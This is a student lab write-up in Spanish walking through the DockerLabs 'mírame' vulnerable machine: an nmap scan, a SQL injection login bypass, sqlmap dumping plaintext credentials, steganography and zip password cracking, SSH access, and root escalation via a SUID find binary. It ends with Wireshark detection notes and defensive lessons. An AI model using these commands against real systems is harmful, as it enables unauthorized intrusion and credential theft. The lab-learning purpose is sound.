

IES Valle Inclán



Vulnerabilidades

Contenido

Preparando la maquina Docker 3

Primeros pasos..... 4

Escalada de privilegios. 8

Detección wireshark 9

Conclusión..... 10

Preparando la maquina Docker

Para esta práctica usaremos una máquina de Docker labs, yo usare la de mírame. Lo primero de todo es descargar la maquina de la pagina web, una vez descargado se extrae. Cuando ya se ha extraído hay que hacer `chmod 777` (para simplificar) al archivo `.sh`, después abrimos una terminal y usamos `Sudo ./auto_deploy.sh mírame.tar`

Y nos dará este resultado con la IP con la que vamos a trabajar

```
(kali㉿kali)-[~/Downloads/mirame]
$ sudo ./auto_deploy.sh mirame.tar
[sudo] password for kali:

      .
    ==
  ===
=====
{~~~~~o~~~~~}=====-~~~~~
  \_____/

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es → 172.17.0.2
Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

Una vez el entorno esta preparado pasaremos a los primeros pasos.

Primeros pasos

Lo primero que vamos a hacer va ser escanear esa IP con nmap para saber que puertos hay abiertos.


```
nmap -p- --open --min-rate 5000 -sS -vvv -n -Pn 172.17.0.2
```

```
(kali@kali)-[~]
$ sudo nmap -p- --open --min-rate 5000 -sS -vvv -n -Pn 172.17.0.2
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 07:18 EST
Initiating ARP Ping Scan at 07:18
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 07:18, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 07:18
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 22/tcp on 172.17.0.2
Completed SYN Stealth Scan at 07:18, 0.82s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000070s latency).
Scanned at 2024-11-24 07:18:22 EST for 1s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.08 seconds
Raw packets sent: 65536 (2.884MB) | Rcvd: 65536 (2.621MB)

(kali@kali)-[~]
$
```

No hemos observado nada interesante, solo están abiertos el puerto 22 y el 80, vamos a empezar por el puerto 80 y lo abriremos en el navegador.




Podemos observar una pagina de inicio de sesión, vamos a probar con los usuarios típicos de admin:admin, root:root, etc.

Después de intentar poner esos usuarios nos daremos cuenta que no funciona, es decir que han seguido algunos consejos de seguridad para que no sea tan fácil, pero poniendo

una comilla en user o password ‘ nos da un error, eso quiere decir que estamos ante un SQLi



Con esta información podemos intentar nuevamente con el usuario admin, pero poniendo una sentencia SQL como admin' or 1=1-- - como usuario y la contraseña lo que sea.



Como podemos observar no hay nada interesante, así que usaremos sqlmap en la terminal para ver que nos dice:

```
sqlmap -u "http://172.17.0.2/index.php" --forms --batch --dbs
```

```
available databases [2]:
[*] information_schema
[*] users
```

Aquí nos dice que hay 2 bases de datos

La que nos interesa a nosotros como “hackers” es la de users, vamos a intentar entrar:

```
sqlmap -u "http://172.17.0.2/index.php" --forms --batch -D users -tables
```

```
[07:30:41] [INFO] fetching tables for database: 'users'
[07:30:41] [INFO] retrieved: 'usuarios'
Database: users
[1 table]
+-----+
| usuarios |
+-----+
```

El comando nos ha dicho que esta la tabla llamado usuarios, por lo que ahora podremos listar la tabla con:

```
sqlmap -u "http://172.17.0.3/index.php" --forms --batch -D users -T usuarios - dump
```

id	password	username
1	chocolateadministrador	admin
2	lucas	lucas
3	soyagustin123	agustin
4	directoriotravieso	directorio

Aquí nos muestra el resultado de lo que se encuentra en la tabla usuarios, podemos observar que viene password y username.

Pero si nos fijamos bien hay un usuario con un nombre raro, directorio, vamos a entrar desde el navegador al usuario directorios ya que también sabemos la contraseña, a ver que nos sale.

```
http://172.17.0.2/directoriotravieso/
```

Entrado aquí podemos observar que hay una imagen llamada miramebien.jpg. Vamos a descargar la imagen, si abrimos la imagen normal nos sale un dibujo de unos ojos, me parece muy básico así que voy a hacer steghide en la imagen a ver que nos extrae.

```
steghide extract -sf miramebien.jpg
```

Al ejecutar el comando nos pide el passphrase, el cual no tenemos así que podemos probar con un ataque de diccionario usando el comando stegseek y el archivo rockyou.txt que está en internet que consta de los usuarios y contraseñas más comunes, es utilizada principalmente para entornos de pruebas como el que estamos haciendo, así que también la descargamos de github y lo ponemos en el directorio /usr/share/wordlists (usando root en la terminal o el explorador de archivos como root)

```
stegseek extract -sf miramebien.jpg -wl /usr/share/wordlists/rockyou.txt
```

```
[i] Found passphrase: "chocolate"
[i] Original filename: "ocultito.zip".
[i] Extracting to "miramebien.jpg.out".
```

Podemos observar que dentro hay un archivo .zip llamado "ocultito.zip" y que la contraseña es "chocolate", sabiendo esto volveremos a ejecutar steghide, pero esta vez pondremos la contraseña, esto nos ha dado un .zip que también está protegido por contraseña, para sacar la contraseña de este zip usaremos zip2john para el ataque de diccionario con la misma wordlist de rockyou.txt

```
(kali@kali)-[~/Downloads]
$ zip2john ocultito.zip > hash.txt
Created directory: /home/kali/.john
ver 1.0 efn 5455 efn 7475 ocultito.zip/secret.txt PKZIP Encr: 2b chk, TS_chk, cmplen=28, decmplen=16, crc=7035538A
ts=907A cs=9d7a type=0

(kali@kali)-[~/Downloads]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press "q" or Ctrl-C to abort, almost any other key for status
stupid1 (ocultito.zip/secret.txt)
1g 0:00:00:00 DONE (2024-11-24 07:59) 33.33g/s 273066p/s 273066c/s 273066C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~/Downloads]
```

Podemos ver que la contraseña es “stupid1” así que con esto podremos extraer el zip
Unzip ocultito.zip stupid1

```
(kali@kali)-[~/Downloads]
$ unzip ocultito.zip
Archive:  ocultito.zip
[ocultito.zip] secret.txt password:
extracting: secret.txt

(kali@kali)-[~/Downloads]
$
```

Esto nos ha extraído un archivo llamado “secret.txt” que tiene la contraseña para el ssh que si recordamos bien en el primer nmap salía el puerto 22 lo que quiere decir que ssh está habilitado.

Entraremos con el usuario y contraseña que nos sale en el txt extraído y pasaremos a la segunda parte.

```
(kali@kali)-[~/Downloads]
$ cat secret.txt
carlos:carlitos
```

Escalada de privilegios.

Una vez hemos entrado por ssh como Carlos vamos a intentar escalar de privilegios, vamos a probar si tenemos sudo -l, nada, no tenemos permiso de sudo, así que vamos a ver si hay algún binario que podamos aprovechar el SUID, para ello usaremos

Find / -perm -4000 2>/dev/null

```
carlos@adfdf0bc83fc:~$ find / -perm -4000 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/su
/usr/bin/find
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/lib/mysql/plugin/auth_pam_tool_dir/auth_pam_tool
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
carlos@adfdf0bc83fc:~$
```

Como podemos observar está el binario “find”, si buscamos en GTFObins podremos aprovecharnos de el para escalar a root usando el comando:

/usr/bin/find . -exec /bin/sh -p \; -quit

```
carlos@adfdf0bc83fc:~$ /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
#
```


Detección wireshark

2971	30	419151314	172.17.0.2	172.17.0.1	TCP	54 62831 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2972	30	419155698	172.17.0.1	172.17.0.2	TCP	58 53413 → 3944 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2973	30	419157578	172.17.0.2	172.17.0.1	TCP	54 3944 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2974	30	419161981	172.17.0.1	172.17.0.2	TCP	58 53413 → 6220 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2975	30	419163887	172.17.0.2	172.17.0.1	TCP	54 6220 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2976	30	419169919	172.17.0.1	172.17.0.2	TCP	58 53413 → 53448 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2977	30	419171016	172.17.0.2	172.17.0.1	TCP	54 35448 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2978	30	419175456	172.17.0.1	172.17.0.2	TCP	58 53413 → 8576 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2979	30	419177435	172.17.0.2	172.17.0.1	TCP	54 8576 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2980	30	419182211	172.17.0.1	172.17.0.2	TCP	58 53413 → 28376 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2981	30	419184094	172.17.0.2	172.17.0.1	TCP	54 28376 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2982	30	419242331	172.17.0.1	172.17.0.2	TCP	58 53413 → 45023 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2983	30	419244070	172.17.0.2	172.17.0.1	TCP	54 45023 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2984	30	419249907	172.17.0.1	172.17.0.2	TCP	58 53413 → 18484 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2985	30	419252209	172.17.0.2	172.17.0.1	TCP	54 18484 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2986	30	419256755	172.17.0.1	172.17.0.2	TCP	58 53413 → 9912 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2987	30	419258054	172.17.0.2	172.17.0.1	TCP	54 9912 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
2988	30	419264096	172.17.0.1	172.17.0.2	TCP	58 53413 → 53016 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
2989	30	419267128	172.17.0.2	172.17.0.1	TCP	54 53016 → 53413 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Esto es el wireshark usando el nmap, aun poniendo para que sea “silencioso” aun salen un montón de peticiones a la maquina de wireshark, al igual que nos sale haciendo el sqlmap y comandos parecidos

(He perdido la maquina original y en Ubuntu no viene casi nada instalado)

Conclusión

En este entorno de mírame hemos visto lo importante que es el diseñar bien la seguridad de nuestra página web, ya que todo empezó ejecutando sql en el formulario, de ahí sabiendo que hay 2 bases de datos cuya información esta guardada sin encriptar, que es otro fallo que llevo a poder ir sacando más información.

La parte de escalada de privilegios se podría haber evitado encerrando a los usuarios en su directorio /home y que no pueda salir de ahí, configurando bien el archivo ssh

```
carlos@adfdf0bc83fc:/$ ls  
bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var  
carlos@adfdf0bc83fc:/$
```

En conclusión, hay que tener cuidado la hora de crear los formularios de nuestra pagina y que cuando se intente pasar comandos de sql que los filtre o los elimine antes de pasar la ejecución y en las bases de datos la información guardarla encriptado.

También nos podrían haber detectado desde el principio ya que el nmap en wireshark ha inundado la red con paquetes.